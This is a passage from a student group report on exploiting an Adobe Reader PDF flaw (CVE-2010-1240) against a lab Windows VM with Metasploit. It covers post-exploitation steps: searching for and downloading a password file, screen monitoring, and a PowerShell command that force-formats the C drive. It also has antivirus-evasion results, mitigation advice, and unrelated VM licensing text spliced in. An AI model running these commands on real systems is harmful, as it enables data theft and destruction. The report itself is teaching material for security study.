    sleep                     Force Meterpreter to go quiet, then re-establish session.
    transport                 Change the current transport mechanism
    use                       Deprecated alias for "load"
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel
```

The attacker can download files stored in target machine and search for password written in plaintext in .txt. After that, the attacker would be able to download whatever file he/she deem as valuable.




```
meterpreter > search -f Password*.txt c:\\Users\\IEUser\\Desktop
Found 1 result...
    c:\Users\IEUser\Desktop\Password for bank.txt
```



```
meterpreter > ls
Listing: c:\Users\IEUser\Desktop
================================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100777/rwxrwxrwx  4095096   fil   2021-05-27 03:51:46 -0400  5.8.2_npp.5.8.2.Installer.exe
40777/rwxrwxrwx   4096      dir   2021-06-01 02:51:32 -0400  Homework folder
100666/rw-rw-rw-  0         fil   2021-06-01 02:52:48 -0400  Password for bank.txt
100666/rw-rw-rw-  73802     fil   2021-06-01 02:38:26 -0400  WIC3004Assignment.pdf
100666/rw-rw-rw-  282       fil   2019-03-19 06:49:49 -0400  desktop.ini
100666/rw-rw-rw-  900       fil   2019-03-19 06:50:54 -0400  eula.lnk
100666/rw-rw-rw-  102979    fil   2021-04-02 13:33:54 -0400  nc111nt.zip
40777/rwxrwxrwx   4096      dir   2021-05-18 03:55:54 -0400  pdf inject
40777/rwxrwxrwx   0         dir   2021-04-02 09:09:39 -0400  peach-3.1.124-win-x64-release
100666/rw-rw-rw-  30470275  fil   2021-04-02 09:08:51 -0400  peach-3.1.124-win-x64-release.zip
100666/rw-rw-rw-  22503     fil   2021-04-02 13:33:54 -0400  vulnserver-master.zip

meterpreter > download "Homework folder"
[*] downloading: Homework folder\pic1.webp → /home/kali/Homework folder/pic1.webp
[*] download   : Homework folder\pic1.webp → /home/kali/Homework folder/pic1.webp
[*] downloading: Homework folder\pic2.jpg → /home/kali/Homework folder/pic2.jpg
[*] download   : Homework folder\pic2.jpg → /home/kali/Homework folder/pic2.jpg
[*] downloading: Homework folder\pic3.png → /home/kali/Homework folder/pic3.png
[*] download   : Homework folder\pic3.png → /home/kali/Homework folder/pic3.png
meterpreter > download "Password for bank.txt"
[*] Downloading: Password for bank.txt → /home/kali/Password for bank.txt
[*] download   : Password for bank.txt → /home/kali/Password for bank.txt
```

The attacker can also remotely monitor the victim’s screen as shown below:



```
    Command       Description
    -------       -----------
    play          play a waveform audio file (.wav) on the target system

Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system

Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database

Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

meterpreter > screenshare
[*] Preparing player...
[*] Opening player at: /home/kali/trStQhho.html
[*] Streaming...
```

```
Target IP  : 10.0.2.6
Start time : 2021-06-01 03:12:39 -0400
Status     : Playing
```

Host Name: MSEDGEWIN10
IE Version: 11.1790.17763.0
OS Version: Windows 10
Service Pack: No service pack
User Name: IEUser
Password: Passw0rd!


Snapshot/backup:
Create a snapshot (or keep a backup of downloaded archive) before first booting and working with this VM, so that you can reset quickly after the OS trial expires.

Licensing notes and evaluation period:
The modern.ie virtual machines use evaluation versions of Microsoft Windows, and are therefore time limited. You can find a link to the full license on the desktop.

Activation:
For Windows 7, 8, 8.1 and 10 virtual machines, you need to connect to the Internet in order to activate the trial. In most cases, activation will be done automatically after a few minutes, but you can also enter "***slmgr /ato***" from an administrative command prompt. This will give you 90 days.
For Windows Vista, you have 30 days after first boot.
For Windows XP, you have 30 days after first boot. You will see a toast notification pop up a few minutes after boot stating the days left (in the system tray).

Re-arm:
In some cases (Windows XP, Vista, and 7), it may be possible to further extend the initial trial period if there are rearms left. The following commands can be run from an administrative command prompt (**right-click** on **Command Prompt** and select the '**Run as Administrator**' option).
Show current license, time remaining, re-arm count (all except Windows XP):
slmgr /dlv

The attacker can further create malicious script on the target machine using command prompt (cmd) or PowerShell which is able to bring down the whole operating system to not function properly. Below is an example of an attacker launching a PowerShell command to forcefully format the C drive clean.



```
meterpreter > shell
Process 1928 created.
Channel 13 created.
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\Users\IEUser\Desktop>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\IEUser\Desktop> New-Partition -DiskNumber 1 -UseMaximumSize -AssignDriveLetter C| Format-Volum
e -DriveLetter C -FileSystemLabel "New"-FileSystem NTFS -Full -Force -Confirm:$false
```

Possible mitigation of the attack

The most popular PDF viewer for Windows systems is Adobe Reader. Like browsers, Adobe Reader has a history littered with security holes. Also, like browsers, even when a patch-management process is in place, regularly updating the underlying operating system. However, PDF software is often forgotten, and remains at an older, vulnerable version.

The user should update their software version and antivirus definitions frequently. For example, enable auto-update in the Adobe Reader. At the very least, the version should be above 9.3.3 since Adobe has patched out the vulnerability.

The user should not simply download PDF file from unknown sources especially free PDF eBook for copyrighted materials. Free is the most expensive price to be paid.

The user should disable the automatic rendering of PDFs in the browser. This is to force the file to download into the disk first before open the file manually by user. This can prevent the file to launched immediately where the anti-virus did not have any time to detect the file first to determine whether it is malicious file or not.

The user should examine the PDF file using anti-virus software before open and run the file, such as Microsoft Defender, so that the anti-virus able to detect the PDF file as malicious and able to notify the user about this.

If the anti-virus software finds out something malicious on the file downloaded, security pop-ups message will be generated and notify the user. The user then should be aware on the security pop-ups and do not simply accept something to run.

List of tasks assigned to members


Member	**Task**
Chan Jia Liang	• Review different method on PDF exploits • Carry out exploitation using default Metasploit exploit module
Cheng Wai Jun	• Review on possible mitigations • Attack demonstration
Ahmad Afiq Bin Azmi	• Review on creating undetected exe payload
Omar Abdul Aziz Bin Che Othman	• Introduction to the Exploitation • Attack demonstration
Muhammad Safwan bin Eshamsul	• Find out impact of the attack
Low Yi Fan	• Review the tools, software, and environment required for the PDF exploits

Link to YouTube video: https://youtu.be/TJkEAZb7-so

Link to GitHub repository: https://github.com/Jasmoon99/Embedded-PDF

Appendices

Result of antiscan.me on the PDF file we generated. Before the payload is being extracted, it’s actually possible for us to make the file to be flagged clean by Windows 10 Defender.



Filename
WIC3004-Assignment52-2020.pdf

MD5
c68ece05eb881ab0c089dced4a00692d

Detected by
16/26

Scan Date
12-05-2021 05:55:17

Your file has been scanned with 26 different antivirus software (**no results have been distributed**).
The results of the scans has been provided below in alphabetical order.

NOTICE: Some AV can work unstably and scan take more time.

Ad-Aware Antivirus: detected
AhnLab V3 Internet Security: Trojan/Win32.Shell
Alyac Internet Security: Trojan.CryptZ.Gen
Avast: Win32:SwPatch [Wrm]
AVG: Win32:SwPatch [Wrm]
Avira: TR/Patched.Gen2
BitDefender: Trojan.CryptZ.Gen
BullGuard: TR/Patched.Gen2
ClamAV: Win.Trojan.Swrort-5710536-0
Comodo Antivirus: Clean
DrWeb: Clean
Emsisoft: Clean
Eset NOD32: PDF/Exploit.Pidief.PFW trojan
Fortinet: MalwThreat!df3blV
F-Secure: Trojan.TR/Patched.Gen2
IKARUS: Clean
Kaspersky: HEUR:Trojan.Win32.Generic
McAfee: detected
Malwarebytes: Clean
Panda Antivirus: Clean
Sophos: Troj/PDFJs-AIA
Trend Micro Internet Security: Clean
Webroot SecureAnywhere: Clean
Windows 10 Defender: Clean
Zone Alarm: HEUR:Trojan.Win32.Generic
Zillya: Clean

References

Castelli, J. (2018, September 27). *Is There Such a Thing as a Malicious PowerShell Command?* Retrieved from CrowdStrike: https://www.crowdstrike.com/blog/is-there-such-a-thing-as-a-malicious-powershell-command/

Naraine, R. (2009, March 6). *How to mitigate Adobe PDF malware attacks*. Retrieved from threatpost: https://threatpost.com/how-mitigate-adobe-pdf-malware-attacks-030609/72428/

Vulnerability Details : CVE-2010-1240. (2017, September 19). Retrieved from CVE Details: https://www.cvedetails.com/cve/CVE-2010-1240/

Vulnerability in Adobe Reader 8.x and 9.x on Windows - to execute EXE files embedded in a PDF document. (n.d.). Retrieved from OVAL: https://oval.cisecurity.org/repository/search/definition/oval%3Aorg.mitre.oval%3Adef%3A6976

Weidman, G. (2014). *Penetration Testing A Hands-On Introduction to Hacking.* San Francisco: No Starch Press.

Windows Post Manage Modules. (n.d.). Retrieved from Offensive Security: https://www.offensive-security.com/metasploit-unleashed/windows-post-manage-modules/